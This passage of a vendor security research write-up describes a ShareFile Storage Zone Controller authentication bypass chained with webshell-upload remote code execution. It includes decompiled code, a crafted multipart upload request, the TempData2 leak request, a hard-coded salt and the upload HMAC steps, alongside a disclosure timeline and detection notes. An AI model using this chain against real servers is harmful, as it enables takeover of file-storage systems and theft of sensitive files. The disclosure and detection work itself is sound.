| Storage Repository | The method in which the files for the ShareFile account are stored. |
| Passphrase | The password which is used to encrypt API/Rest endpoints of the current Zone Controller. |
Initially, when creating a Zone, there is a need to utilize a Passphrase, this value is used to encrypt all API interactions with that particular Primary Zone Controller. It's key to note, from a Pre-Authenticated perspective, an attacker wouldn’t know this value.
However, when making modifications to fields such as the Storage Repository or External Address etc, the value for the Passphrase is auto-populated by the server, rendering the need for this null and void.
You're In The Danger Zone!
We set out to explore and analyze each field within the Zone’s configuration and assess its security impact upon modification by a threat actor.
For example, with this knowledge in hand, we could change victim's Storage Repository to point to an AWS S3 Bucket we control, meaning that when files are sync or uploaded to the instance, they’re sent to a repository we can control, effectively exfiltrating sensitive files.
Before we proceed it's best to outline our thought process before we arrived here. In common system architecture where there is a primary server which controls various subordinate hosts, the primary server typically maintains the source of truth and commands/configurations can be down-streamed to these subordinate hosts.
Things are starting to get spicy but not quite Remote Code Execution level yet.
With this in mind, we considered whether it might be possible to coerce a victim Storage Zone Controller to join a malicious zone under our control to expand offensive capabilities - potentially enabling access to additional Storage Zone Controller functionality through down-streaming. We can attempt this by altering the Primary Zone Controller field to our URL.
To do this, we configured an independent malicious Storage Zone Controller to coerce our victim Controller to connect via the “Primary Zone Controller” field.
We, however, realized that the Zone Controllers communicate with each other via an encrypted, signed API; as such, our Passphrase in a real-world attack would need to differ from the victim's when modifying their configuration. This is based on the “Passphrase” configured.
What initially presented a roadblock with this is that in order to change the Passphrase, there is a frontend request to supply the “Old Passphrase”, which we as attackers will not know.

Fortunately for us, this “Old Passphrase” is not validated when changing the “Primary Zone Controller” field, so we can connect a victim's Storage Zone Controller to our malicious one without authentication.

It’s at this point that we have to highlight a caveat we observed with this functionality: it can only be executed if the server-side is authenticated with the ShareFile SaaS, which is pretty common, as this is a requirement for the Storage Zone Controller to work as intended.
WT-2026-0007 (CVE-2026-2701) - Post-Auth Remote Code Execution
Since we have shown that we can bypass authentication and modify the current ShareFile passphrase, we have one final step:

When you think about it, it should be a fairly easy task. You just became an admin on a file storage solution. We could logically abuse the product's built-in upload functionality. Products like this typically allow you to specify the file storage location. We could just reconfigure ShareFile to store uploaded files in a potentially dangerous location, such as the application's webroot directory.
The imaginary attack steps could look more or less like this:
- Set the upload path to a location within the webroot.
- Upload ASPX webshell.
- Profit.
Spoiler: it eventually turned out to work this way, although it was far more tricky and complicated than we wanted it to be.
Controlling the Upload Path
At first, we wanted to verify whether we could even control the destination path for the file upload operation. In general, ShareFile supports various kinds of file storage/uploads, but we quickly identified our potential functionality to abuse: Local Network Share.

ShareFile allows us to define the SMB-based storage for the files. As the parameter called Network Share Location suggests, we suppose that one should provide the UNC path leading to the SMB share here.
If you, dear reader, wonder if ShareFile validates the supplied path: yes it does. It’s doing this through the ShareFile.StorageCenter.ConfigService.BusinessLogic.Services.AdminService.ValidateStorageLocation method, which we can analyze next.
private BaseActionResult ValidateStorageLocation(string filePath, string storageLocationType)
{
    BaseActionResult baseActionResult = new BaseActionResult
    {
        IsSuccess = true,
        Message = string.Empty
    };
    try
    {
        using (StreamWriter streamWriter = new StreamWriter(filePath, false))
        {
            streamWriter.Write("SCTest");
            streamWriter.Flush();
        }
    }
    catch (Exception ex)
    {
        this._logger.LogError(ex, "An error occurred validating storage location: writing to " + filePath, Array.Empty<object>());
        baseActionResult.IsSuccess = false;
        baseActionResult.Message = string.Concat(new string[] { "Problem accessing ", storageLocationType, " Location. Check if the ", storageLocationType, " Location is correct and the user has write permission." });
        return baseActionResult;
    }
    try
    {
        if (File.Exists(filePath))
        {
            File.Delete(filePath);
        }
    }
    catch (Exception ex2)
    {
        this._logger.LogError(ex2, "An error occurred validating storage location: deleting " + filePath, Array.Empty<object>());
        baseActionResult.IsSuccess = false;
        baseActionResult.Message = string.Concat(new string[] { "Problem accessing ", storageLocationType, " Location. Check if the ", storageLocationType, " Location is correct and the user has delete permission." });
        return baseActionResult;
    }
    return baseActionResult;
}
In this method, filePath leads to a temporary file that is supposed to exist in the network share location we provided. You can then see that the code will:
- Create this temporary file.
- Check if it exists.
- If yes, it will delete it.
If any of the aforementioned steps fail, the configuration will fail, and the error will be thrown in the user’s face. This is a good functional check; we have to admit it. Unfortunately, it delivers no real security.
You can specify any upload path that you wish and as long as the application can write to it - the configuration will succeed.
Nothing stops you from providing a path like:
C:\\inetpub\\wwwroot\\ShareFile\\StorageCenter\\documentum
Which, as you can imagine, is a webroot directory for one of the ShareFile applications. In the end, we can point the application to its webroot instead of a network share, and our configuration page looks as follows.

While this can be in general treated as a root-cause for our post-auth RCE, we are still missing a piece where we actually upload a webshell.
Uploading Webshell
We continued with the review of file upload-related endpoints, which were using the Network Share Location parameter for the upload destination path. However, it quickly turned out that they may be unsuitable for webshell uploads in general. This is because:
- The file uploaded is renamed to some “random” key (name), like GUID.
- File extension is being removed.
In fact, this is a common model for applications that have at least some sense of security. They manually rename the uploaded file (to some key), and store the key ↔ file name mapping (e.g. in the database). The user can later retrieve the file by the generated key, instead of the filename. Such an approach may give good protection against, e.g., path traversals, if implemented properly.
For instance, you can have a look at the sample upload method called ProcessFileControl:
private static int ProcessFileControl(InputFile fileControl, ShareFileUploadNotification sfun, string uploadId, Hashtable files, Hashtable fileHashes, string basePath, string accountId)
{
	if (!fileControl.HasFile)
	{
		return 0;
	}
	if (fileControl.ContentLength == 0L)
	{
		return Upload.ProcessZeroByteFile(fileControl.FileName, sfun, uploadId, files);
	}
	string text = ShareFile.StorageCenter.BusinessLogic.Configuration.TempDir + "ul-" + uploadId + Path.DirectorySeparatorChar.ToString(); // [1]
	if (!Directory.Exists(text))
	{
		Directory.CreateDirectory(text);
	}
	Upload._logger.LogDebug(string.Format("upload.aspx.cs: fileControl.FileName={0}, fileControl.ShareFileFileId={1}, fileControl.ContentLength={2}, fileControl.FileHash={3}, fileControl.IsEncrypted={4}", new object[] { fileControl.FileName, fileControl.ShareFileFileId, fileControl.ContentLength, fileControl.FinalHash, fileControl.IsEncrypted }), Array.Empty<object>());
	string text2 = text + fileControl.ShareFileFileId; // [2]
	string text3 = ShareFile.Libraries.StorageCenter.Utils.SanitizeFilename(fileControl.FileName);
	if (OnPremise.IsEncrDisabled())
	{
		fileControl.MoveTo(text2, MoveToOptions.Overwrite);
		fileHashes.Add(text2, fileControl.FinalHash);
	}
	//...
}
At [1], the upload path is prepared.
At [2], the file name is being appended. Unfortunately, ShareFileFileId is an auto-generated UUID. Moreover, the file extension had not been preserved.
In the debugger, it looks like this:

And when we look at the filesystem, you will see the uploaded file with no extension and randomized name:

We need to look for some different functionalities then. We eventually dug deeper in StorageCenter.Upload page (reachable through /StorageCenter/Upload.aspx endpoint), and found one interesting detail:
protected void Page_Load(object sender, EventArgs e)
{
    string text = "";
    string text2 = "";
    long num = 0L;
    if (this.Page.Request.HttpMethod == "OPTIONS")
    {
        base.Response.End();
    }
    try
    {
        NameValueCollection requestKeys = SCWebUtils.GetRequestKeys(HttpContext.Current, "filename");
        text = requestKeys["uploadid"];
        if (string.IsNullOrEmpty(text))
        {
            text = Guid.NewGuid().ToString("n");
        }
        UploadLogic.CheckForAvailableDiskSpace((requestKeys["filesize"] == null) ? (-1L) : long.Parse(requestKeys["filesize"]));
        this.ValidateIsPost(text);
        string text3;
        string text4;
        string text5;
        string text6;
        UploadLogic.GetBasePath(requestKeys, out text3, out text4, out text5, out text6);
        this.ValidateParameters(text, text3, text4);
        string onFinishUrl = this.GetOnFinishUrl(text, requestKeys);
        ShareFileUploadNotification shareFileUploadNotification = new ShareFileUploadNotification();
        Hashtable hashtable = new Hashtable();
        Hashtable hashtable2 = new Hashtable();
        Hashtable hashtable3 = new Hashtable();
        int num2 = 0;
        bool flag = false;
        if (requestKeys["unzip"] != null && (requestKeys["unzip"] == "true" || requestKeys["unzip"] == "on")) // [1]
        {
            flag = true;
        }
        if (flag)
        {
            num2 += Upload.UnzipFiles(new InputFile[]
            {
                this.File1, this.File2, this.File3, this.File4, this.File5, this.File6, this.File7, this.File8, this.File9, this.File10,
                this.Filedata
            }, shareFileUploadNotification, text, hashtable, hashtable3, text3, text4); // [2]
        }
        //...
}
At [1], it sets the flag based on the unzip input argument.
If unzip is set to true, it will call the Upload.UnzipFiles at [2].
Long story short:
- We can upload a ZIP file.
- If we set
unzipparameter totrue, the ZIP content will be extracted to some directory in the already modifiedNetwork Share Location(which we control). - Extracted files won’t be renamed afterwards, which means we can upload an
.aspxfile.
Even though it looks simple at this point, a final PoC required some effort. This is because we couldn’t find a way to use this endpoint in the UI, so we had to craft the HTTP request from scratch. Parsing upload requests is based on some weird code, and it took us some time to get it right.
Sample HTTP Request that exploits this vulnerability looks like this:
POST /upload.aspx?id=803436333&uploadid=jtrazo53&bp=test&accountid=1&exp=1970804033&h=ARcXg5ZqhVKOrlvNmzXjDeOaJIPHkjXX3OrmVJnB090= HTTP/1.1
Host: sharefile.lab.local
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Length: 1873

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="bp"

testz\\a
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="accountid"

1
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="bm"

2
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="bo"

3
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="uploadid"

123
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="rsu"

12345
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="NeatUpload_PostBackID"

12345
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="onfinishurl"

<http://sharefile.com/test>
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="unzip"

true
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="File1"; filename="test.zip"; UniqueID="File1"
Content-Type: text/plain

zip-file-with-webshell-here
We are not done yet, though. If you look closely at this HTTP request, you will notice a weird h parameter. It is called “upload secret” and you can treat it as some kind of checksum. If you don’t calculate it properly, your request will be dropped.
We'll spare you the implementation details here, partly because they're tedious, partly because our editor exists and has feelings.
TempData2leaking
The first thing to do is to leak the internal TempData2 parameter. One can do that with the following request (typo not ours):
GET /ConfigService/api/StroageZoneConfig?&h=<hmac>
You can see that you need to specify a valid signature for the request. You need to HMAC-SHA256 sign the /configservice/api/stroagezoneconfig string with the current ShareFile passphrase. As you have already set a new one with the authentication bypass, it’s not a big deal and can be easily done.
In a response, you will notice the TempData2:
{
    "ZoneConfig":
    {
        "TempData2":"CbeqUAmHAbM7HuaDlAhgZ4N4dCC4u2zr/gOtQ6aySFgH7FU+21BiEZ5ZGw0WwMne",
		    "...":"..."
		}
}
b) Decrypt Zone Secret
Our freshly leaked TempData2, is in fact base64 encoded and AES encrypted Zone Secret. It can be decrypted with:
- Hard-coded salt, which is equal to
p3510060xfZ2s9. - A passphrase, which is an encryption secret.
Decrypted Zone Secret can be used in the final step.
c) Upload HMAC calculation
In the last step, you can use the decrypted Zone Secret to calculate the HMAC-SHA256 for the upload request.
You need to sign this part of the request:
/upload.aspx?id=<id>&uploadid=<uploadid>&bp=test&accountid=1&exp=<timestamp>
When properly calculated, you need to append it to the URL using the h query string parameter (like presented before on the HTTP request).

When you have all the pieces, you can enjoy your new and shiny webshell. It will be uploaded and extracted to the following path:
<Network-Storage-Location>/files/ul-<query-string-uploadid>/1/
In our sample case, we set the Network-Storage-Location to C:\inetpub\wwwroot\ShareFile\StorageCenter\documentum , and uploadid in query string was set to jtrazo53.
Finally, you can see the webshell (and its upload path) in action:

At this stage, we can chain it all together and achieve the full pre-auth RCE chain:
Detection Artifact Generator
We wouldn’t be ourselves if we didn’t provide you with both a Detection Artifact Generator (DAG) and a demo of the Detection Artifact Generator in action. How about both?
You can find our DAG here. It simply attempts to access the Admin.aspx and verifies if the response:
- Contains 302 response code.
- Has more than 10000 characters in the response body.
This is enough to confirm exposure to CVE-2026-2699.
Although we’d typically provide a DAG that leverages both identified weaknesses to produce comprehensive detection artifacts for your environment, ‘boilerplate’ validation of CVE-2026-2701 impacts the availability of targeted systems.
Enjoy the demo:
0:00
/0:28
ShareFile's Storage Zone Controller exists specifically for organisations that can't trust their files to someone else's infrastructure. Thirty thousand of them are internet-facing.
Patch.
Timeline
| Date | Detail |
|---|---|
| 6th February 2026 | watchTowr discloses Authentication Bypass WT-2026-0006 to Progress Security Team. |
| 6th February 2026 | watchTowr hunts across client attack surfaces for exposure |
| 6th February 2026 | Progress Security Team acknowledges receipt of disclosure for WT-2026-0006 |
| 13th February 2026 | watchTowr discloses Remote Code Execution Vulnerability WT-2026-0007 to Progress Security Team. |
| 14th February 2026 | Progress Security Team confirms the vulnerability (WT-2026-0006) and begins working on remediation. |
| 14th February 2026 | Progress Security Team confirms the vulnerability WT-2026-0006 is a CWE-698 / EAR vulnerability but requires more information to accurately assess severity and impact. |
| 16th February 2026 | watchTowr provides a Python PoC that chains the Authentication Bypass (WT-2026-0006) and the Remote Code Execution (WT-2026-0007) to achieve Pre-Authenticated Remote Code Execution. |
| 18th February 2026 | Progress Security Team confirms successful replication of the vulnerability chain |
| 26th February 2026 | Progress Security Team assigns the Authentication Bypass (WT-2026-0006) the tracker CVE-2026-2699 and requests an embargo until April 02 2026. |
| 26th February 2026 | Progress Security Team assigns the Remote Code Execution (WT-2026-0007) the tracker CVE-2026-2701 and requests an embargo until April 02 2026. |
| 10th March 2026 | watchTowr observes the release of Storage Zone Controller 5.12.4 and confirms it remediates the disclosed vulnerabilities. |
| 2nd April 2026 | ShareFile embargo lifts and watchTowr publishes research |
The research published by watchTowr Labs is just a glimpse into what powers the watchTowr Platform – delivering automated, continuous testing against real attacker behaviour.
By combining Proactive Threat Intelligence and External Attack Surface Management into a single Preemptive Exposure Management capability, the watchTowr Platform helps organisations rapidly react to emerging threats – and gives them what matters most: time to respond.
Gain early access to our research, and understand your exposure, with the watchTowr Platform
REQUEST A DEMO
如有侵权请联系:admin#unsafe.sh